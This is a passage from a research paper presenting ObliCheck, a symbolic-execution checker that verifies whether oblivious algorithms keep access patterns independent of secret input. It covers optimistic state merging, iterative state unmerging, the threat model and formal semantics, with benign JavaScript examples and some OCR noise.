Such "aggressive" state merging for symbolic values is effective at tackling path explosion, but could result in a false "not-oblivious" prognosis. If a symbolic variable, x, is merged into an unconstrained new symbolic variable y, later accesses to y in a conditional statement may trigger an execution path which would have been impossible if x were not replaced with unconstrained y. To address this issue, we devise a technique called *iterative state unmerging* (§5). ObliCheck records symbolic variables merged during the execution. Then, it iteratively refines its judgment by backtracking the execution and unmerges a part of merged variables which may have caused the wrong prognosis. This iterative probing process continues until it either classifies the algorithm as oblivious, or completes the refinement process.

Although iterative state unmerging costs extra symbolic execution, we find that the overhead is tolerable. This is because our target algorithms are *mostly* oblivious: an algorithm designer who wants to check their algorithm for obliviousness likely did a decent job making much of the algorithm oblivious, but is worried about subtle mistakes. Hence, most algorithms require few iterations of the iterative state unmerging process, and even when an algorithm needs the extra runs, our evaluation shows that the overhead is less than 70% of single execution time. Further, when ObliCheck reports an algorithm as not oblivious, ObliCheck produces a counterexample that violates the obliviousness verification condition. This information provides valuable help to the algorithm designers to amend their algorithm.

Finally, a well-known limitation of symbolic execution is its inability to verify an algorithm containing an input-dependent loop, requiring the user to provide loop invariants manually, making it hard to verify oblivious algorithms written in terms of an arbitrary length of the input. In ObliCheck, we design a loop summarization technique (§6) that can auto-

matically generate a loop invariant for common loop patterns employed in oblivious algorithms: each iteration of a loop appends the same constant number of elements to the output buffer. Using this observation, ObliCheck can automatically figure out the side-effect of a loop on the output length, enabling it to verify oblivious algorithms not tied to a concrete length of the input.

We evaluated ObliCheck using 13 existing oblivious algorithms, and find that ObliCheck improves the verification performance up to $\times$50300 over conventional techniques. The checking time of ObliCheck grows linearly as the number of input records grows, whereas that of an existing technique increases exponentially.

2 Background and Existing Approach

We first provide necessary background information regarding the oblivious property and symbolic execution to understand the problems. We then point out the limitations of an existing approach to motivate our approach.

2.1 Oblivious Property and Oblivious Algorithms

The oblivious property implies the access sequences of an algorithm are independent of the secret input data. To achieve the oblivious property in a practical sense, specialized oblivious algorithms have recently been devised. In contrast to Oblivious RAM (ORAM), which compiles a general algorithm and runs it in an oblivious manner, oblivious algorithms are designed for a specific purpose for data processing such as distributed data analytics [57, 78], data structures [22, 32, 70], and machine learning [56, 58]. Instead of randomly shuffling and re-encrypting data as ORAM does, oblivious algorithms implement fixed scheduling independent of secret input data in a deterministic manner.

Oblivious algorithms leverage *unobservable space*, a secure region of registers or memory which an attacker cannot observe. Since the unobservable space is not visible to an attacker, an algorithm can access data inside the unobservable space fast in a non-oblivious way. Existing oblivious algorithms use different types of unobservable space to protect secret data from different types of attackers. For example, oblivious algorithms for distributed data analysis [14, 57, 78] assume a network attacker who can observe network traffic but cannot observe a part of local memory. The network attacker can only watch encrypted messages sent over the network, so the information the attacker can utilize is the network access patterns including the size of the messages and the source and destination network addresses. On the other hand, other works focusing on local data processing [7, 51, 58] regard registers as unobservable space and treat cache and local memory as observable by a memory attacker. We will discuss how ObliCheck captures different threat models under an observable and unobservable space abstraction in §3.1.

2.2 Symbolic Execution and Path Explosion Problem

Symbolic execution runs a program with *symbolic values* as input where symbols represent arbitrary values. During symbolic execution, each feasible execution path of the program is executed symbolically: The execution of each instruction updates the state with symbolic expressions containing the input symbols. The execution of a conditional instruction forks the execution into two separate execution paths—one taking the `true` branch and the other taking the `branch`. Symbolic execution maintains a first-order logic formula, say ϕ, for each path. The execution of a conditional instruction updates the paths conditions along the *then* and *else* paths with $\phi \wedge c$ and $\phi \wedge \neg c$, respectively, where c is the symbolic expression corresponding to the condition in the instruction. At the end of the execution, a constraint solver solves the path condition of each execution path to generate a set of representative inputs that exercise those paths of the program.

One of the most common problems that a user of symbolic execution encounters is path explosion. A traditional symbolic execution forks into two execution paths for each conditional branch. Thus, the number of paths explored and the corresponding state of symbolic values grow exponentially in the number of branches.

2.3 State Merging and MultiSE

One way to alleviate the path explosion problem is state merging [10, 27, 30, 63]. State merging techniques merge the symbolic state of different paths at join points in the control-flow graph to reduce the number of paths to explore. Traditional state merging introduces a new symbolic variable for each merged value. This *auxiliary variable* is used to encode possible distinct values for the same variable in the merged symbolic state. A key issue with traditional state merging is that it could result in constraints that cannot be handled by constraint solvers. MultiSE [63] achieves state merging without auxiliary variables and control-flow analysis. It is based on a new representation of the state called *value summary*. A value summary is a set of guarded symbolic expressions, pairs of a path constraint and a corresponding value of a variable.

For example, after a conditional statement, `if` C `then` $x = x_0$ `else` $x = x_1$, symbolic execution diverges into two paths. The value-summary representation of the state after this statement is $x \mapsto \{(C, x_0), (\neg C, x_1)\}$. This represents the value of x becomes x_0 if the condition C holds, and x_1 otherwise. MultiSE performs state merging incrementally by updating the value-summary of a variable at every assignment statement. MultiSE combines the guarded symbolic expressions with logical disjunction when the values are the same. When $x_0 = x_1$ in the previous case, the merged state is $x \mapsto \{(C \vee \neg C, x_0)\}$, simplified to $x \mapsto \{(True, x_0)\}$.

The benefit of state merging is apparent when the values of a variable on different paths are identical. State merging reduces the execution time by half in this case. When the values are different, however, state merging comes at the cost of com-

Check Result	*Algorithm*$_0$ is actually:	
	Oblivious	Not Oblivious
Algorithm$_0$ is oblivious	True Negative(✓)	False Negative(✗)
Algorithm$_0$ is not oblivious	False Positive(✗)	True Positive(✓)

Table 1: Definition of the correct and erroneous classification types of an oblivious checker. The null hypothesis is that a given algorithm is oblivious. Rejecting a benign oblivious algorithm is a false positive case (Type I error). Accepting a not oblivious algorithm is a false negative case (Type II error).

```
1  function tag(secretInput, threshold) {
2      var buf = [];
3          for (var i = 0; i < secretInuput.length;
               i++) {
4              if (secretInuput[i] < threshold) {
5                  buf.push(Pair(secretInuput[i], 0));
6              } else {
7                  buf.push(Pair(secretInuput[i], 1));
8              }
9          }
10     }
11     var encrypted = Crypto.encrypt(buf);
12     socket.send(ADDR, encrypted);
13 }
```

Listing 1: An example code from Opaque [3] in Javascript. It tags each element in the secret input and sends the encrypted result over the network. Red variables are tainted variables from the secret input `secretInput[i]`. Since the algorithm has a secret (`secretInput[i]`) dependent branch, taint analysis based techniques deem that this code has leakage although the observed size of the data (`encrypted`) does not depend on the secret input.

plicated path constraints, which increase constraint solving time. In some cases, state merging may lower the performance of symbolic execution if applied indiscreetly [41].

2.4 Existing Approach Using Taint Analysis

Several techniques have been devised to check the access pattern leakage of an algorithm. The most widely used technique is taint analysis. Existing works utilize it to check side-channel leakage [15, 59] and more broadly obliviousness [8, 75]. This line of work identifies variables whose values depend on secret input. They track the taints of variables propagated from secret inputs. In this way, a checker can check whether a given algorithm includes a secret dependent branch. Algorithms with secret dependent branches are rejected in this approach assuming that those branches incur information leakage because of the different behaviors in the true and false blocks of the conditional statements.

Limitation. However, taint analysis can reject benign oblivious programs many times. Even if both execution paths of a branch exhibit the same observable behavior, a checker simply rejects the algorithm if the branch contains a tainted variable. As we define in Table 1, this is a false-positive error. For example, let us assumes the network attacker discussed in §2.1. The attacker can only observe the network access patterns including the size of data sent over the network, but not the actual content of the encrypted data. Listing 1 shows one example algorithm where taint analysis leads to a false positive. In this example, the predicate (Line 4) contains a secret variable `secretInput[i]`. Hence, taint tracking based techniques reject this algorithm due to this secret branch. However, since the threat model in oblivious algorithms assumes the actual content (`(secretInput[i], 0)` in Line 5, `(secretInput[i], 1)` in Line 7) is encrypted, both true and false branch blocks have indistinguishable behavior to an attacker. Hence, the example algorithm is actually oblivious.

Requirements. A more accurate checker for oblivious algorithms should satisfy the following requirements.

1) Be aware of which state of a program is observable or not to an attacker (e.g., in Listing 1, the data content is encrypted, thus invisible, but the size of the data is revealed).
2) Understand the behavior of a program on different execution paths across the whole input space to make a sound judgment of whether an algorithm is oblivious.
3) Know which input values are secret or public to decide the behavior of a program is independent of secret input.
4) Since a checker has a limited time budget, the checking process should be scalable in terms of the number of input data records.

3 ObliCheck Overview

In order to check oblivious algorithms with unobservable state and overcome the limitations of existing approaches, we propose ObliCheck. We now provide an overview of ObliCheck's API, the threat model it assumes, and its security guarantees.

3.1 ObliCheck APIs

To provide a framework that can accommodate algorithms with different threat models, ObliCheck provides abstract observable and unobservable memory space. Any read and write operations to the observable space are assumed to be observed by an attacker. ObliCheck provides algorithm designers with special APIs for describing reads and writes to the observable space as described in Table 2. We assume data written to or read from observable space is always encrypted. Thus, an attacker can learn the size, source/destination address of the data, and the type of operation (read or write) but not the actual content. Using this abstract store model with APIs, a designer can reflect a threat model that she assumes in the code.

ObliCheck offers two categories of APIs for a designer to write an oblivious algorithm. The first has functions that describe communication between unobservable and observable spaces. The second one is to specify whether an input value is secret or public. Table 2 lists the APIs that ObliCheck provides. Using *observableRead* and *observableWrite*, a designer can naturally render a boundary between observable and observable spaces in the algorithm.


ObliCheck keeps the access sequence under the hood and uses the access sequence to check the final verification condi-

Name	Arguments	Description	Effect
observableWrite	`(space, addr, buf)`	Write `buf` at the `addr` of observable `space`	τ_P += (<space.ID,W>, addr, size(buf)), space.store[addr] = *buf
observableRead	`(space, addr, buf)`	Read `size(buf)` of bytes at `addr` of observable `space`	τ_P += (<space.ID,R>, addr, size(buf)), *buf = space.store[addr]
readSecretInput	`()`	Introduce a secret input	A new tainted symbolic value is added
readPublicInput	`()`	Introduce a public input	A new untainted symbolic value is added

Table 2: API of ObliCheck. *observableWrite* and *observableRead* are used to describe communication between observable and unobservable space. τ_P is the trace of observations defined as a sequence of triplets in § 3.3. The first field of a triplet added to the access sequence contains the enumerated type of access of `MW`, `MR`, `NS`, and `NR`, which encode memory write, memory read, network send and network receive respectively. *readSecretInput*, and *readPublicInput* are necessary to make ObliCheck distinguish the secret inputs from public inputs (Refer to Figure 3).

Function	Implementation using ObliCheck API
send`(dst, buf)`	*observableWrite*`(network, <host, dst>, buf)`
recv`(src, buf)`	*observableRead*`(network, <src, host>, buf)`
write`(dst, buf)`	*observableWrite*`(memory, dst, buf)`
read`(src, buf)`	*observableRead*`(memory, src, buf)`

Table 3: Example user-defined functions accessing observable spaces. *send* and *recv* are used to express message transfer over network and *read* and *write* represents local memory access. `network` and `memory` are initialized by users with unique IDs and memory space to store written and sent data.



(a) Memory Attacker **(b)** Network Attacker

Figure 1: Threat model of ObliCheck. The dark gray ( ) part of the figure represents the store and data that an adversary cannot observe. The light gray( ) indicates observable parts. An attacker is not able to eavesdrop on the unobservable space and the content of encrypted data. However, an attacker is capable of learning the size of transferred data, the locations of data written to or read from an observable space, and the destination and source network addresses of the network messages and their sizes.

tion explained in §3.3. *readSecretInput* and *readPublicInput* let a designer specify the secret input of an algorithm. This specification is necessary to generate the verification condition at the end of symbolic execution. Listing 2 shows the code in Listing 1 re-written using ObliCheck's API.

3.2 Threat Model

As discussed in §3.1, ObliCheck assumes the existence of unobservable spaces where an attacker cannot watch the data content and access patterns. ObliCheck considers an attacker that watches any accesses to observable space, as depicted in Figure 1. However, we assume the attacker cannot learn about the actual content of data written to or read from observable space because the data is encrypted when it crosses the boundary between unobservable and observable spaces.

```
1  function tag(secretInput, threshold) {
2      var buf = [];
3      for (var i = 0; i < secretInput.length; i++) {
4          if (secretInput[i] < threshold) {
5              buf.push(Pair(secretInput[i], 0));
6          } else {
7              buf.push(Pair(secretInput[i], 1));
8          }
9      }
10     send(ADDR, buf);
11 }
12 function main(n) {
13     var secretInput = new Array(n);
14     for (var i = 0; i < n; i++) { secretInput[i] =
           ObliCheck.readSecretInput() };
15     var threshold = ObliCheck.readPublicInput();
16     tag(secretInput, threshold);
17 }
```

Listing 2: Listing 1 is re-written using the APIs of ObliCheck. Only the `socket.send` is replaced with `send`, and the input is introduced using `readSecretInput`, and `readPublicInput`.

It is important to note that this observable space can differ between threat models. A memory attacker in Figure 1a can observe the memory address and size of data written to and read from memory. A network attacker in Figure 1b can watch the network address and length of messages transferred. To account for this variability of unobservable and observable spaces, ObliCheck provides an abstract threat model.

This abstract threat model allows algorithm designers to express common threat models that oblivious algorithms assume using the APIs of ObliCheck. For example, the network attacker discussed in §1 can be modeled by using *observableWrite* and *observableRead* for network *send* and *receive* functions respectively. The memory attacker can be modeled similarly. Table 3 shows how these functions can be defined using APIs of ObliCheck. We focus on the network adversary as a running example, but an algorithm assuming the memory attacker can be checked the same way.

ObliCheck only checks the obliviousness of a given algorithm and assumes the data is properly encrypted when it is written to an observable location. Mistakes of not properly encrypting data can be caught using existing information flow

checking techniques [20, 26, 35, 40, 53, 55, 72–74].

3.3 Security Guarantee

To formulate the security guarantees of ObliCheck, we first define the *trace of observations* visible to the adversary during an execution. Given an algorithm P with input I, the trace of observations τ is defined as a sequence of triplets:

$$\tau_P(I) = < (t_i, a_i, l_i) | i \in N >$$

where t represents a type of access, a denotes a target or source location of the operation, and l represents the size of a data read or written. The type of access is either read or write combined with the type of an observable space (*e.g.*, memory or network). Further, since we assume the data itself is encrypted properly before being written to an observable store, the attacker can only observe the size of the data that is read or written, and not the actual contents.

Note that in addition to secret data, an algorithm P may also receive some public data as input. For P to achieve the oblivious property, we require that given any pair of inputs I and I', as long as the public input is the same, then no polynomial-time adversary should be able to distinguish between the traces $\tau_P(I)$ and $\tau_P(I')$. Based on this definition, a condition for checking the oblivious property can be expressed as follows:

$$\forall I,\ I' \in InputSpace(P),$$
$$PublicInput_P(I) = PublicInput_P(I')$$
$$\Rightarrow \tau_P(I) = \tau_P(I')$$

Here, $InputSpace$ represents all the possible input spaces of a given algorithm, and $PublicInput_P$ returns the public input of an algorithm P. ObliCheck verifies that the above condition holds while checking an algorithm. The condition assumes nothing about $SecretInput$, which encodes the independence of the observable output from secret input.

ObliCheck records the trace during the execution under the hood when it encounters a read or write API explained in §3.1. The verification condition is written in terms of the pairs of input (I, I'). This implies that the verification condition for the oblivious property is a 2-safety property [67] that requires a checker to observe two finite traces of an algorithm. We will describe how ObliCheck uses symbolic execution to check the above verification condition in §4.1.

4 Symbolic Execution and State Merging

4.1 Symbolic Execution for Checking Obliviousness

ObliCheck executes an algorithm symbolically, and at the end of the execution, it checks whether the algorithm satisfies the obliviousness condition defined in §3.3. ObliCheck uses symbolic execution in the following way.

ObliCheck starts by treating all input values as symbolic variables. ObliCheck explores both the true and false blocks of all branches containing a symbolic value, while distinguishing between secret and public symbolic variables to correctly generate the verification condition at the end of the execution.

However, just running an algorithm once symbolically is not sufficient because the verification condition of obliviousness is written in terms of pairs of input. In other words, obliviousness is a 2-safety property. Terauchi and Aiken [67] formally defined a 2-safety property to distinguish it from a general safety property, which can be proved by observing a single finite trace.

In order to refute a 2-safety property, a checker has to observe two finite traces of an algorithm. Hence, ObliCheck internally runs the algorithm twice symbolically, by sequentially composing two copies of the algorithm. Each execution path of the first copy is followed by each one of the second copy. This makes ObliCheck explore every pair (Cartesian product) of the execution paths with pairs of input $(I, I') \in InputSpace(P)$. At the end of the second execution, ObliCheck compares the traces of both runs and checks that the verification condition is always true using a constraint solver (which checks that the negation of the verification condition is unsatisfiable).

Example. To demonstrate how symbolic execution is used, we represent the value-summary symbolic state of Listing 2 in Table 4. For brevity, we assume the input length `n` is 1 so the loop iterates only once and omit the program counter (pc) state. We will generalize for algorithms with loops bounded by an arbitrary symbolic value in §6.

Line	Value Summary
2-4	$\texttt{buf.length} \mapsto \{(true, 0)\}, \texttt{i} \mapsto \{(true, 0)\}, \texttt{buf[i]} \mapsto \{(true, undefined)\}$
5,8-10	$\texttt{buf.length} \mapsto \{(x_{0,first} < y_{first}, 1)\}, \texttt{i} \mapsto \{(x_{0,first} < y_{first}, 0)\},$ $\texttt{buf[i]} \mapsto \{(x_{0,first} < y_{first}, Pair(x_{0,first}, 0))\}$
7,8-10	$\texttt{buf.length} \mapsto \{(x_{0,first} \geq y_{first}, 1)\}, \texttt{i} \mapsto \{(x_{0,first} \geq y_{first}, 0)\},$ $\texttt{buf[i]} \mapsto \{(x_{0,first} \geq y_{first}, Pair(x_{0,first}, 1))\}$
2-4	$\texttt{buf.length} \mapsto \{(true, 0)\}, \texttt{i} \mapsto \{(true, 0)\}, \texttt{buf[i]} \mapsto \{(true, undefined)\}$
5,8-10	$\texttt{buf.length} \mapsto \{(x_{0,second} < y_{second}, 1)\}, \texttt{i} \mapsto \{(x_{0,second} < y_{second}, 0)\},$ $\texttt{buf[i]} \mapsto \{(x_{0,second} < y_{second}, Pair(x_{0,second}, 0))\}$
7,8-10	$\texttt{buf.length} \mapsto \{(x_{0,second} \geq y_{second}, 1)\}, \texttt{i} \mapsto \{(x_{0,second} \geq y_{second}, 0)\},$ $\texttt{buf[i]} \mapsto \{(x_{0,second} \geq y_{second}, Pair(x_{0,second}, 1))\}$

Table 4: Result of symbolic execution of the algorithm in Listing 2.

`main` introduces secret and public symbolic variables x_0 and y respectively and assigns them to `secretInput[0]` and `threshold`. To differentiate the first and second symbolic executions, we add additional subscripts $first$ and $second$ to the variables. Inside the `tag` function, the first symbolic execution starts with an initial path condition $True$ and the length of the output buffer is 0. After encountering the branch at Line 4, the execution diverges into two sets and the output buffer length increments by one. The second symbolic execution runs the same algorithm but with different symbolic variables: $x_{0,second}$ and y_{second} instead of $x_{0,first}$ and y_{first}.

After finishing the symbolic execution, ObliCheck gener-

ates a verification condition based on the definition in §3.3:

$$
\begin{aligned}
&y_{first} = y_{second} \Rightarrow \\
&\quad ((x_{0,first} < y_{first} \wedge x_{0,second} < y_{second} \Rightarrow 1 = 1) \\
&\quad \wedge (x_{0,first} < y_{first} \wedge x_{0,second} \geq y_{second} \Rightarrow 1 = 1) \\
&\quad \wedge (x_{0,first} \geq y_{first} \wedge x_{0,second} < y_{second} \Rightarrow 1 = 1) \\
&\quad \wedge (x_{0,first} \geq y_{first} \wedge x_{0,second} \geq y_{second} \Rightarrow 1 = 1))
\end{aligned}
$$

This formula is trivially always true since `buf.length` is always a concrete value 1 (we leave out the type of access and the address fields of the trace for simplicity). The verification condition is quite trivial for this simple example, but as an input algorithm becomes more complicated, symbolic execution proves its real worth since it can capture how the observable trace changes over the execution and can exercise all possible execution paths.

4.2 Optimistic State Merging

As we discussed in § 2.3, existing state merging techniques merge states on different paths to alleviate the path explosion problem. When a variable carries distinct values along different paths, however, the benefit of state merging diminishes. In MultiSE, for example, the size of value summary can still grow exponentially if the variable maintains different values across all execution paths. To solve this problem, we devise *optimistic state merging* – a state merging technique that leverages domain-specific knowledge of oblivious execution in the presence of unobservable state.

Shortcomings of Traditional State Merging. In Listing 1, the code is oblivious under the definition in §3.3 assuming the data length is public. The algorithm always sends the buffer with a length `n` regardless of the secret values in `secretInputRecords`. To check this condition, a checker should confirm the length of `encrypted` is the same across any possible pairs of `secretInputRecords`. Naïvely running symbolic execution leads to path explosion because the branch is inside the `for` loop. Since it is common to iterate over elements in the input data set within unobservable space, we need a way to prevent path explosion in this case.

To mitigate the path explosion problem, state merging techniques merge two different symbolic states of a variable. As we discussed in § 2.3, this can prevent unnecessary exploration. However, conventional state merging techniques do not effectively reduce the paths to explore when two merged states are different from each other. For example, Table 4 shows the symbolic states after the execution in Listing 2. With traditional state merging, the `true` and `false` paths of the `if` statement at Line 4 cannot get combined because `buf[i]` has different state in each path. In other words, traditional state merging techniques are sound and complete with regard to symbolic execution and explore the same set of program behaviors as regular symbolic execution.

Merging Paths Using Domain Specific Knowledge of Oblivious Algorithms. ObliCheck is able to apply state merging more aggressively through a domain specific insight. Optimistic state merging leverages the observation that, in oblivious algorithms, *the attacker is unable to distinguish between different unobservable states because the plaintext data only resides in unobservable space*, and is later encrypted when written to observable space. For example, `buf[i]` in Listing 2 is encrypted when the `buf` is sent over network at Line 10. Therefore, at branching statements, ObliCheck explores both true and false blocks immediately and merges the corresponding states into a new symbolic variable without divergence.

ObliCheck simplifies path conditions by introducing a new variable when merging two different symbolic expressions. For example, the algorithm in Listing 2 exhibits different state of `buf[i]` in the `then` and `else` branches after Line 4 (Pair(x_0,0) and Pair(x_0,1) respectively; Table 4). Hence, traditional state merging cannot merge these two states. In contrast, ObliCheck introduces a new unconstrained symbolic variable, z. Now, `buf[i][1]` becomes the same z, so those two states can get combined as in Table 5.

Line	Value Summary
2-4	$\texttt{buf.length} \mapsto \{(true, 0)\}, \texttt{i} \mapsto \{(true, 0)\}, \texttt{buf[i]} \mapsto \{(true, undefined)\}$
5	$\texttt{buf.length} \mapsto \{(x_{0,first} < y_{first}, 1)\}, \texttt{i} \mapsto \{(x_{0,first} < y_{first}, 0)\},$ $\texttt{buf[i]} \mapsto \{(x_{0,first} < y_{first}, Pair(x_{0,first}, 0))\}$
7	$\texttt{buf.length} \mapsto \{(x_{0,first} \geq y_{first}, 1)\}, \texttt{i} \mapsto \{(x_{0,first} \geq y_{first}, 0)\},$ $\texttt{buf[i]} \mapsto \{(x_{0,first} \geq y_{first}, Pair(x_{0,first}, 1))\}$
8-10	$\texttt{buf.length} \mapsto \{(true, 1)\}, \texttt{i} \mapsto \{(true, 0)\}, \texttt{buf[i]} \mapsto \{(true, Pair(x_{0,first}, z))\}$
2-4	$\texttt{buf.length} \mapsto \{(true, 0)\}, \texttt{i} \mapsto \{(true, 0)\}, \texttt{buf[i]} \mapsto \{(true, undefined)\}$
5	$\texttt{buf.length} \mapsto \{(x_{0,second} < y_{second}, 1)\}, \texttt{i} \mapsto \{(x_{0,second} < y_{second}, 0)\},$ $\texttt{buf[i]} \mapsto \{(x_{0,second} < y_{second}, Pair(x_{0,second}, 0))\}$
7	$\texttt{buf.length} \mapsto \{(x_{0,second} \geq y_{second}, 1)\}, \texttt{i} \mapsto \{(x_{0,second} \geq y_{second}, 0)\},$ $\texttt{buf[i]} \mapsto \{(x_{0,second} \geq y_{second}, Pair(x_{0,second}, 1))\}$
8-10	$\texttt{buf.length} \mapsto \{(true, 1)\}, \texttt{i} \mapsto \{(true, 0)\}, \texttt{buf[i]} \mapsto \{(true, Pair(x_{0,second}, z))\}$

Table 5: Result of optimistic state merging of the Listing 2.

This merging simplifies the verification condition to $y_{first} = y_{second} \Rightarrow 1 = 1$, which reduces the burden of a constraint solver. Optimistic state merging is an over-approximation based on the domain-specific knowledge of oblivious algorithms, where the data is encrypted and not observable by an adversary. Since it is an over-approximation, this a sound transformation; namely, if the transformed symbolic execution judges an algorithm is oblivious, then the original algorithm is always oblivious.

Tracking the Secret Values after Merging. ObliCheck checks the verification after the execution of two copies of a given algorithm. The verification condition in §3.3 is generated from the access sequence recorded by ObliCheck under the hood. To generate the verification condition, ObliCheck needs to know which symbolic values are secret or public.

To this end, ObliCheck associates a taint tag with every introduced symbolic variable. Symbolic variables introduced by *readSecretInput* are assigned a taint tag 1, and the others are assigned 0. ObliCheck sees the taint tag of symbolic values included in the trace and produces a proper verification condition based on this information. Figure 3 describes the semantics in a formal notation.

The use of taint tags is necessary due to optimistic state

Pgm	$::=$	$(\ell:\ stmt\ ;)^*$
$stmt$	$::=$	$x = c$
		$x =\ readSecretInput$
		$x =\ readPublicInput$
		$z = x \bowtie y$
		if x goto y
		$y = *x$
		$*x = y$
		error
		halt
where		
Σ		is the program state
V		is a set of variables
C		is the set of constants
L		is the set of statement labels
A		is a set of memory addresses
x, y, z		are elements of V
pc		an element of V denoting the program counter
c		is an element of $C \cup A \cup L$
ℓ		is an element of L
$\bowtie$		is a binary operator
$SecretSet$		is a set of secret symbolic variables
$PublicSet$		is a set of public symbolic variables

Figure 2: A simple imperative language originally devised by Sen *et al*. in MultiSE [63], augmented with states *SecretSet* and *PublicSet* to maintain the mapping from symbolic values to the taint state. The functions *readSecretInput* and *readPublicInput* introduce a symbolic variable and initialize the corresponding taint tag. Refer to Figure 3 for more details.

merging. When ObliCheck applies optimistic state merging, it has to maintain whether a newly generated symbolic variable is secret. Taint tags let ObliCheck track how secret input is propagated and decide the security level of a newly generated symbolic variable after optimistic state merging. Unlike traditional taint analysis, ObliCheck draws the final verdict based on the verification condition, not the value of taint tags.

Optimistic State Merging Semantics. Our optimistic state merging technique is based on MultiSE [63]. MultiSE merges state without introducing auxiliary variables, and does not require control flow graph analysis to identify join points because the merging is done incrementally per assignment operation. MultiSE maintains the state of variables in the form of a value summary – a set of path conditions and possible values of a variable. Each pair represents a possible value which a variable can have and the corresponding condition that leads to it. For example, `buf.length` in Listing 2 can be represented using value summary $\{(x_0 < y, 1), (x_0 \geq y, 1)\}$ after the first loop iteration.

In MultiSE, state merging can be done by simply replacing pairs with the same values with a single pair whose path condition is the disjunction of the conditions of the merged pairs. For instance, the value summary of `buf.length`, $\{(x_0 < y, 1), (x_0 \geq y, 1)\}$, becomes $\{(True, 1)\}$ after state merging. MultiSE further removes pairs whose path condition is false when merging.

To formally demonstrate the semantics of ObliCheck operations including optimistic state merging, we bring a simple imperative language from MultiSE [63] in Figure 2. Figure 3 defines the operational semantics of ObliCheck. Each operator updates the program state Σ. The initial state maps each variable to $\{(True, \bot)\}$, and pc to $\{(True, l_0)\}$. To incorporate the taint tag, we extend the value part of the value summary from (ϕ, v) to $(\phi, \langle v, t\rangle)$, where t is the taint tag either T or F associated with the value. $\uplus$ is the original value-summary union operator that performs state merging in MultiSE. To distinguish our optimistic state merging operator from the MultiSE operator, we introduce the $\uplus\!\!\!\!\!\!\cdot$ operator in the semantics description. Our optimistic state merging operator works as follows.

- In the value-summary pairs, the value part has an additional taint tag t. T denotes that the corresponding value is secret, and F denotes the value is public.
- For any two pairs $(\phi, \langle v, t\rangle)$ and $(\phi', \langle v', t'\rangle)$ where $v = v'$, a new value summary for s is calculated in the same way as $\uplus$ does except that the new taint tag is set to $t \vee t'$. The new value summary becomes $(s \backslash \{(\phi, \langle v, t\rangle), (\phi', \langle v', t'\rangle)\}) \cup \{(\phi \vee \phi', \langle v, t \vee t'\rangle)\}$.
- For any two pairs (ϕ, v) and (ϕ', v') where $v \neq v'$ in a value summary for s, a new symbolic variable y is introduced. If ϕ or ϕ' contain a secret symbolic variable, the new value summary becomes $(s \backslash \{(\phi, \langle v, t\rangle), (\phi', \langle v', t'\rangle)\}) \cup \{(\phi \vee \phi', \langle y, T\rangle)\}$. Otherwise, the value summary becomes $(s \backslash \{(\phi, \langle v, t\rangle), (\phi', \langle v', t'\rangle)\}) \cup \{(\phi \vee \phi', \langle y, t \vee t'\rangle)\}$

For example, `buf[i]` in Listing 2 has a value summary $\{(x_0 < y, \langle 0, F\rangle), (x_0 \geq y, \langle 1, F\rangle)\}$. After merging, the new value summary becomes $\{(True, \langle z, T\rangle)\}$. The taint tag after merging is T because the original path conditions contain x_0, a secret symbolic variable even though the original merged values 0 and 1 are not secret values.

The $\uplus\!\!\!\!\!\!\cdot$ operator is used in Figure 3 to describe the semantics of symbolic execution and merging techniques used by ObliCheck. Note that the program counter is treated in the same way as MultiSE using $\uplus$ operator.

5 Iterative State Unmerging

Although our optimistic state merging technique improves the performance of ObliCheck without losing soundness, the overapproximation of the technique incurs false positives. In this section, we point out the problem of optimistic state merging and devise a technique that iteratively and selectively removes false positives.

5.1 Problem of Aggressive State Merging

Optimistic state merging overapproximates the values to get merged. This overapproximation enables more values to be merged but loses path-specific information. Because the values are replaced with symbolic variables which can be an arbitrary value satisfying a corresponding path condition, it brings up more false positives.

DOMAIN SPECIFIC GUARDED UPDATE

$$\{(\phi_i^a, < v_i^a, t_i^a >)\}_i \uplus_\phi \{(\phi_j^b, < v_j^b, t_j^b >)\}_j = \{(\neg\phi \wedge \phi_i^a, < v_i^a, t_i^a >)\}_i \uplus \{(\phi \wedge \phi_j^b, < v_j^b, t_j^b >)\}_j$$

NEXTPC

$$\frac{}{NextPC(\Sigma, \phi, \ell) = (\Sigma(\ pc\ ) \setminus \{(\phi, \ell)\}) \uplus \{(\phi, \ell+1)\}}$$

CONSTANT

$$\frac{(\phi, \ell) \in \Sigma(\ pc\ ) \qquad Pgm(\ell) = (x = c)}{\Sigma \longrightarrow \Sigma[x \mapsto \Sigma(x) \uplus_\phi \{(true, < c, F >)\}][\ pc\ \mapsto NextPC(\Sigma, \phi, \ell)]}$$

SYMBOLIC PUBLIC INPUT

$$\frac{(\phi, \ell) \in \Sigma(\ pc\ ) \qquad Pgm(\ell) = (x = \ readPublicInput\ ) \qquad s \text{ is a fresh symbolic value from } S}{\Sigma \longrightarrow \Sigma[x \mapsto \Sigma(x) \uplus_\phi \{(true, < s, F >)\}][\ pc\ \mapsto NextPC(\Sigma, \phi, \ell)][PublicSet \mapsto \Sigma(PublicSet) \cup \{s\}]}$$

SYMBOLIC SECRET INPUT

$$\frac{(\phi, \ell) \in \Sigma(\ pc\ ) \qquad Pgm(\ell) = (x = \ readSecretInput\ ) \qquad s \text{ is a fresh symbolic value from } S}{\Sigma \longrightarrow \Sigma[x \mapsto \Sigma(x) \uplus_\phi \{(true, < s, T >)\}][\ pc\ \mapsto NextPC(\Sigma, \phi, \ell)][SecretSet \mapsto \Sigma(SecretSet) \cup \{s\}]}$$

BINARY OPERATION

$$\frac{(\phi, \ell) \in \Sigma(\ pc\ ) \qquad Pgm(\ell) = (z = x \bowtie y) \qquad \Sigma(x) = \{(\phi_i^x, < v_i^x, t_i^x >)\}_i \qquad \Sigma(y) = \{(\phi_j^y, < v_j^y, t_j^y >)\}_j}{\phi_{ij}^{x \bowtie y} = \phi_i^x \wedge \phi_j^y \qquad v_{ij}^{x \bowtie y} = v_i^x \bowtie v_j^y \qquad t_{ij}^{x \bowtie y} = t_i^x \vee t_j^y}$$
